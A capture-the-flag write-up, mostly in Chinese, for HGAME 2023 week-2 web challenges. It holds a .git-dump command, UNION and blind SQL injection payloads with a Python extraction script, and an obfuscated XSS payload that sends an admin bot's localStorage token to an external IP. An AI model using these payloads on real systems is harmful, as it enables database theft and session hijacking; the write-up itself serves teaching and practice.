HGAME2023 WEB WP


Week2

Git Leakage

```
python GitHack.py http://week-2.hgame.lwsec.cn:31837/.git/
```

v2board

- 机场题复现
- https://github.com/vulhub/vulhub/blob/master/v2board/1.6-privilege-escalation/README.zh-cn.md



Search Commodity

- 弱密码admin123
- waf方式猜测是直接抹去关键词

```
database union = where from > < select
```

order By判断字段数

```
search_id=1/*1*/oRDer/*1*/by/*1*/4
```

exp

```
search_id=100/*1*/unIoN/*1*/seLeCt/*1*/1,f14gggg1shere,2/*1*/fRom/*1*/5ecret15here;%23
```

盲注最后注出来不准，贴下脚本

```
import string

import requests

url = "http://week-2.hgame.lwsec.cn:30033/search"

header = {
    "Cookie":
"SESSION=MTY3MzYxMTMyMXxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW
5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18a0_tv5hoSqYv-
8JbodLcrD6uMbJBR0eoT9rk_UjPfVA="
}

# str =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-{}"
# str =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_!#$&()?
@{}"
str = "0123456789abcdefghijklmopqrstuvwxyz!#$&'()*+,-./:?@[\]^_`{|}~"
# str = "0123456789abcdefghijklmnopqrstuvwxyz_{}"
# str = string.printable


# se4rch
# data = {
#             'search_id': "4-
IF((DATABASE())like'{}%',3,0);#".format(flag + j)
#         }

# version 8


# 5ecret15here
# data = {
#     'search_id': "4-
IF((selecT/*1*/group_concat(table_name)/*1*/frOm/*1*/infoRmAtion_schema
.tables/*1*/whEre/*1*/taBle_sChema/*1*/like'se4rch')like'{}%',3,0);#".f
ormat(
#         flag + j)
# }

# f14gggg1shere
# data = {
```

```
#     'search_id': "4-
IF((selecT/*1*/group_concat(column_name)/*1*/frOm/*1*/infoRmAtion_schem
a.columns/*1*/whEre/*1*/table_name/*1*/like'5ecret15here')like'{}%',3,0
);#".format(
#         flag + j)
# }

#
# data = {
#             'search_id': "4-
IF((selecT/*1*/f14gggg1shere/*1*/frOm/*1*/se4rch.5ecret15here)like'{}%'
,3,0);#".format(flag + j)
#         }
# flag = "hgame{4_m4n_wh0_kn0ws_we4k-p4ssw0rd"
# flag = "hgame{4_m4n_wh0_kn0ws_we4k_p4ssw0rd_and_nd_sql__"
flag = ""

for i in range(0, 60):
    for j in str:
        data = {
            'search_id': "4-
IF((right((selecT/*1*/f14gggg1shere/*1*/frOm/*1*/se4rch.5ecret15here),1
5))like'{}%',3,0);#".format(flag + j)
        }
        print(data)
        result = requests.post(url, headers=header,data=data)
        # print(result.text)
        if 'hard disk' in result.text:
            flag += j
            print(flag)
            if j == '}':
                exit()
            break
```

Designer

- exp

```
POST /button/share HTTP/1.1
Host: week-2.hgame.lwsec.cn:31434
Content-Length: 439
Accept: application/json, text/plain, */*
```

```
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZy
I6ImhnYW1le2Zha2VfZmxhZ19oZXJlfSIsImlhdCI6MTY3Mzc0ODMxNSwic3R5bGUiOnsiY
m9yZGVyLXJhZGl1cyI6IjBweCIsImJhY2tncm91bmQtY29sb3IiOiIjMjAzNmEyIiwiY29s
b3IiOiIjMDAwMDAwIiwiYm9yZGVyLXdpZHRoIjoiMXB4IiwiYm94LXNoYWRvdyI6IjNweCA
zcHggIzAwMCJ9fQ.IcAUj5hmbXug_G-617vAFoMriJXA6T6dOFSVPos1prs
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Content-Type: application/json
Origin: http://week-2.hgame.lwsec.cn:31434
Referer: http://week-2.hgame.lwsec.cn:31434/button/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.1.2031377811.1673529154;
_ga_P1E9Z5LRRK=GS1.1.1673602791.2.0.1673602791.0.0.0;
SESSION=MTY3MzYxMTMyMXxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5
EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18a0_tv5hoSqYv-
8JbodLcrD6uMbJBR0eoT9rk_UjPfVA=
Connection: close

{"border-radius":"0px","background-
color":"#000000","color":"#000000","border-width":"1px","box-
shadow":"3px 3px #000",

"1ue":"\"href=\"javascript:eval(String.fromCharCode(119,105,110,100,111
,119,46,108,111,99,97,116,105,111,110,46,104,114,101,102,61,39,104,116,
116,112,58,47,47,49,49,56,46,49,55,56,46,49,50,54,46,52,57,58,50,51,51,
51,63,49,117,101,61,39,43,108,111,99,97,108,83,116,111,114,97,103,101,4
6,116,111,107,101,110,59));\""
}
```

- 对于黑名单的绕过采用String.fromCharCode，安利一波p牛的小工具网站
-

- 解释一下为什么使用了 `a` 标签的 `href` 属性而不是直接 `<script>`，可以看一下源码这一段

```
app.post("/button/share", auth, async (req, res) => {
  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: ['--no-sandbox']
  });
  const page = await browser.newPage()
  const query = querystring.encode(req.body)
  await page.goto('http://127.0.0.1:9090/button/preview?' + query)
  await page.evaluate(() => {
    return localStorage.setItem("token", "jwt_token_here")
  })
  await page.click("#button")

  res.json({ msg: "admin will see it later" })
})
```

- 如果使用了 `<script>` 标签，会在进入页面时直接触发js代码，但此时还没有经过 `page.evaluate`，所以得到的token为undefine。

- 所以我们的目标是 `page.click("#button")` 按钮点击事件触发payload。